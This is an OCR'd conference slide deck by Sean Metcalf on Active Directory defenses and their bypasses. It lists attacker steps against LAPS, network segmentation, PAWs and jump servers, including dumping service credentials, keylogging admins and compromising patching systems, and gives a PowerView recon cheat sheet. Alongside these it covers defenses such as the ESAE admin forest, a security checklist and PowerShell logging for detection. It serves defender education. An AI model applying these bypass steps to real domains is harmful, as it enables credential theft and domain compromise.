
```
ADSECLAB\LAPS Password Admins
ADSECLAB\Server Admins
ADSECLAB\Workstation Admins

Enhanced LAPS Delegation Information:
-------------------------------------
ADSECLAB\LAPS Password Admins (0 Total Members) has LAPS password view access to the following:
  * OU=Servers,DC=lab,DC=adsecurity,DC=org
  * OU=Workstations,DC=lab,DC=adsecurity,DC=org
ADSECLAB\Workstation Admins (1 Total Members) has LAPS password view access to the following:
  * OU=Workstations,DC=lab,DC=adsecurity,DC=org
ADSECLAB\Server Admins (1 Total Members) has LAPS password view access to the following:
  * OU=Servers,DC=lab,DC=adsecurity,DC=org
```

AD Defenses & Bypasses



| @PryoTek3 | sean @ adsecurity.org |

How to Compromise a Windows Domain





Florian Roth @cyb3rops · 12m
How to Compromise a Windows Domain
(I've wanted to visualise that forever) pic.twitter.com/zj2pKYdlmy

HoneyTokens, HoneyCredentials…

- Credentials injected into memory.
- Deployment method?
- May or may not be real on the network.
- Validate account data with AD.
- Avoid these.

Randomized Local Admin PW (LAPS)

- PowerUp to local admin rights.
- Dump service credentials.
- Leverage credentials to escalate privileges.
- Find AD accounts with LAPS password view rights.
- Find secondary admin account not managed by LAPS.

Network Segmentation

- “High Value Targets” isolated on the network.
- Admin systems on separate segments.
- Find admin accounts for these systems & where they logon.
- Compromise patching system to gain access. (see PowerSCCM in PowerSploit).

No Domain Admins

- Check domain “Administrators” membership.
- Look for custom delegation:
  - “Tier” or “Level”
  - Workstation/Server Admins
- Somebody has rights! ☺


Privileged Admin Workstation (PAW)

- Active Directory Admins only logon to PAWs.
- Should have limited/secured communication.
- Should be in their own OU.
- May be in another forest (Red/Admin Forest).
- Compromise install media or patching system.
- Compromise in/out comms.

Jump (Admin) Servers


- If Admins are **not** using Admin workstations, keylog for creds on admin's workstation.
- Discover all potential remoting services.
  - RDP
  - WMI
  - WinRM/PowerShell Remoting
  - PSExec
  - NamedPipe
- Compromise a Jump Server, 0wn the domain!

AD Admin Tiers




https://technet.microsoft.com/en-us/library/mt631193.aspx

AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

ESAE Admin Forest (aka “Red Forest”)



https://technet.microsoft.com/en-us/library/mt631193.aspx#ESAE_BM

ESAE Admin Forest (aka “Red Forest”)

- The “best” way to secure & protect AD.
- Separate forest with one-way forest trust.
- Separate smart card PKI system.
- Separate updating & patching system.
- All administration performed w/ ESAE accounts & ESAE computers.
- Completely isolated.

Universal Bypass for Most Defenses

- Service Accounts
  - Over-permissioned
  - Not protected like Admins
  - Weak passwords
  - No 2FA/MFA
  - Limited visibility/understanding

Interesting AD Facts

- All Authenticated Users have read access to:
  - Most (all) objects & their attributes in AD (even across trusts!).
  - Most (all) contents in the domain share “SYSVOL” which can contain interesting scripts & files.

Interesting AD Facts:

- Standard user account…
  - Elevated rights through “SID History” without being a member of any groups.
  - Ability to modify users/groups without elevated rights w/ custom OU ACLs.
  - Modify rights to an OU or domain-linked GPO, compromise domain.

A Security Pro's AD Checklist

- Identify who has AD admin rights (domain/forest).
- Identify DC logon rights.
- Identify virtual host admins (virtual DCs).
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Ensure AD admins protect their credentials by not logging into untrusted systems (workstations).
- Limit service account rights that are currently DA (or equivalent).

PowerView AD Recon Cheat Sheet

- Get-NetForest
- Get-NetDomain
- Get-NetForestTrust
- Get-NetDomainTrust
- Invoke-MapDomainTrust
- Get-NetDomainController
- Get-DomainPolicy
- Get-NetGroup
- Get-NetGroupMember
- Get-NetGPO
- Get-NetGPOGroup
- Get-NetUser
- Invoke-ACLScanner

Summary

- AD stores the history of an organization.
- Ask the right questions to know more than the admins.
- Quickly recon AD in hours (or less)
- Business requirements subvert security.
- Identify proper leverage and apply.



Sean Metcalf (@Pyrotek3)
s e a n @ adsecurity . org
www.ADSecurity.org

Slides: Presentations.ADSecurity.org

References


- PowerShell Empire
  http://PowerShellEmpire.com
- Active Directory Reading Library
  https://adsecurity.org/?page_id=41
- Read-Only Domain Controller (RODC) Information
  https://adsecurity.org/?p=274
- DEF CON 18: Dave Kennedy & Josh Kelly “PowerShell OMFG!”
  https://www.youtube.com/watch?v=JKlVONfD53w
- PowerShell v5 Security Enhancements
  http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx
- Detecting Offensive PowerShell Attack Tools
  https://adsecurity.org/?p=2604
- Active Directory Recon Without Admin Rights
  https://adsecurity.org/?p=2535

References

- Mining Active Directory Service Principal Names http://adsecurity.org/?p=230
- SPN Directory: http://adsecurity.org/?page_id=183
- PowerView GitHub Repo (PowerSploit) https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- Will Schroeder (@harmj0y): I have the PowerView (Offensive Active Directory PowerShell) Presentation http://www.slideshare.net/harmj0y/i-have-the-powerview
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege http://adsecurity.org/?tag=ms14068
- Microsoft Enhanced security patch KB2871997 http://adsecurity.org/?p=559
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" *https://www.youtube.com/watch?v=PUyhlN-E5MU*
- Microsoft: Securing Privileged Access Reference Material https://technet.microsoft.com/en-us/library/mt631193.aspx
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213

References

- Mimikatz
  https://adsecurity.org/?page_id=1821
- Attack Methods for Gaining Domain Admin Rights in Active Directory
  https://adsecurity.org/?p=2362
- Microsoft Local Administrator Password Solution (LAPS)
  https://adsecurity.org/?p=1790
- The Most Common Active Directory Security Issues and What You Can Do to Fix Them
  https://adsecurity.org/?p=1684
- How Attackers Dump Active Directory Database Credentials
  https://adsecurity.org/?p=2398
- Sneaky Active Directory Persistence Tricks
  https://adsecurity.org/?p=1929


Windows PowerShell Number of events: 9
Level Date and Time Source Event ID Task Category
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 400 Engine Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Information 5/15/2016 9:20:19 PM PowerShell (PowerShell) 600 Provider Lifecycle
Event 400, PowerShell (PowerShell)
General Details
Engine state is changed from None to Available.
Details:
NewEngineState=Available
PreviousEngineState=None
SequenceNumber=9
HostName=PS ATTACK!!!
HostVersion=3.0.0.0
HostId=c574b829-7180-43cb-9904-72e1bb2c3653
EngineVersion=2.0
RunspaceId=e1725fc9-6e72-4213-bd38-1baefa979a8c
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
Log Name: Windows PowerShell
Source: PowerShell (PowerShell) Logged: 5/15/2016 9:20:19 PM
Event ID: 400 Task Category: Engine Lifecycle
Level: Information Keywords: Classic
User: N/A Computer: ADS0WKWin7-PSv5.lab0.adsecurity.org
OpCode:
More Information: Event Log Online Help

Detecting/Mitigating PS>Attack

- Discover PowerShell in non-standard processes.
